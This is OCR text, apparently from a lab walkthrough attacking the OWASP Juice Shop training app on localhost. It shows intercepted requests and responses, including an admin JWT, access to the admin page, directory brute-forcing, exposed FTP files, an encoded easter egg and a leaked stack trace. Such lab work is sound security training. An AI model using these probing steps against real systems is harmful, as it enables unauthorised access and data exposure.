

Request
Response
Pretty
Raw
Render
\n
Actions
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 831
8 ETag: W/"33f-iUVeS0cAmYUFkKO7SJpY3TvwOmY"
9 Vary: Accept-Encoding
10 Date: Sun, 10 Oct 2021 23:57:54 GMT
11 Connection: close
12
13 {"authentication":{"token":
"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YS
I6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicG
Fzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNj1kZjE4YjUwMCIsInJvbGUiOiJhZG
1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZU
ltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0QWRtaW4ucG5nIi
widG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIxLTEwLT
EwIDIzOjE2OjAzLjUzNSArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIxLTEwLTEwIDIzOjE2Oj
AzLjUzNSArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2MzM5MTAyNzUsImV4cC
I6MTYzNzkyODI3NX0.nLbz2gpw6XdASfQ78FlKP6zjVr5mrf38qXnpUIsoVA4pwEkeYgr6Yn
c5ktY4ohyaMxdPz3BrbXCkJtDkUGTarB6HL7P4cb_LGo0T5HChkprvInYeNx6sCIsjvuPuBj
nahNbEV2AIbtm8NfO2HohuftNqgJNxpJ89ZOUgn6jtUyI","bid":1,"umail":
"admin@juice-sh.op"}}
Response from the
web application


OWASP Juice Shop
All Products
Apple Juice (1000ml)
1.99¤
Apple Pomace
0.89¤



Send to Repeater
GET / HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Sun, 10 Oct 2021 23:16:04 GMT
If-None-Match: W/"784-17c6c7deea7"
Cache-Control: max-age=0


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Send
Cancel
Request
Response
Raw
Actions
GET /administration/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close



Request
Response
Pretty
Raw
Render
Actions
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Sun, 10 Oct 2021 23:16:04 GMT
ETag: W/"784-17c6c7deea7"
Content-Type: text/html; charset=UTF-8
Vary: Accept-Encoding
Date: Mon, 11 Oct 2021 00:44:52 GMT
Connection: close
Content-Length: 1924


OWASP Juice Shop
Administration
Registered Users
Customer Feedback


```
---- Scanning URL: http://localhost:3000/ ----
+ http://localhost:3000/Video (CODE:200|SIZE:10075518)
+ http://localhost:3000/assets (CODE:301|SIZE:179)
+ http://localhost:3000/ftp (CODE:200|SIZE:11062)

(!) FATAL: Too many errors connecting to host
    (Possible cause: RECV ERROR)

-----------------
END_TIME: Thu Oct  7 10:41:34 2021
DOWNLOADED: 8087 - FOUND: 3
```





```
 1 # Planned Acquisitions
 2
 3 > This document is confidential! Do not distribute!
 4
 5 Our company plans to acquire several competitors within the next year.
 6 This will have a significant stock market impact as we will elaborate in
 7 detail in the following paragraph:
 8
 9 Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
10 eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
11 voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
12 clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
13 amet. Loren ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
14 nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
15 sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
16 rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
17 ipsum dolor sit amet.
18
19 Our shareholders will be excited. It's true. No fake news.
20
```


listing directory /ftp
localhost:3000/ftp
~ / ftp
quarantine
acquisitions.md
announcement_encrypted.md
coupons_2013.md.bak
eastere.gg
encrypt.pyc
incident-support.kdbx
legal.md
package.json.bak
suspicious_errors.yml



File Edit Search View Document Help
"Congratulations, you found the easter egg!"
- The incredibly funny developers
...
...
...
Oh' wait, this isn't an easter egg at all! It's just a boring text file! The real easter egg can be found here:
L2d1ci9xcmlmL25lci9mYi9zaGFhbC9ndXJsL3V2c59uYS9ybmZncmUvcnR0L2p2Z3V2YS9ndXIvcm5mZ3JlL3J0dA==
Good luck, egg hunter!


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder User options
L2d1ci9xcmlmL25lci9mYi9zaGFhbC9ndXJsL3V2c59uYS9ybmZncmUvcnR0L2p2Z3V2YS9ndXIvcm5mZ3JlL3J0dA==
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode
/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode


kali@kali:~$ hURL -8 "/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt"
Original string :: /gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt
ROT13 decoded :: /the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg





Request to http://localhost:3000 [127.0.0.1]
Forward
Drop
Intercept is on
Action
Open Browser
Raw
In
Actions
1 GET /rest/user/whoami HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost:3000/
9 Cookie: language=en; continueCode=
welcomebanner_status=dismiss; cookieconsent_status=dismiss
10



Request Response

Pretty Raw \n Actions

```
1 GET /rest/fakepath HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
  Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://localhost:3000/
9 Cookie: language=en; continueCode=
  Jb4MrORV3wYJLXQnpx1DyKZerov6GmPxd5MNak489zBjE1Ws2bq7D0gkDEmB;
  welcomebanner_status=dismiss; cookieconsent_status=dismiss
10
11
```




Request Response


Pretty Raw Render \n Actions


```
1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Vary: Accept-Encoding
8 Date: Tue, 12 Oct 2021 16:30:04 GMT
9 Connection: close
10 Content-Length: 1842
11
12 {
13   "error": {
14     "message": "Unexpected path: /rest/fakepath",
15     "stack":
"Error: Unexpected path: /rest/fakepath\n    at /juice-shop/build/routes/angular.js:15:18\n    at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)\n    at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:317:13)\n    at /juice-shop/node_modules/express/lib/router/index.js:284:7\n    at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:335:12)\n    at next (/juice-shop/node_modules/express/lib/router/index.js:275:10)\n    at /juice-shop/build/routes/verify.js:133:5\n    at Layer.handle [as handle_request] (/juice-shop/node_modules/express/lib/router/layer.js:95:5)\n    at trim_prefix (/juice-shop/node_modules/express/lib/router/index.js:317:13)\n    at /juice-shop/node_modules/express/lib/router/index.js:284:7\n    at Function.process_params (/juice-shop/node_modules/express/lib/router/index.js:335:12)\n    at next (/juice-shop/node_modules/express/lib/router/index.js:275:10)\n
```

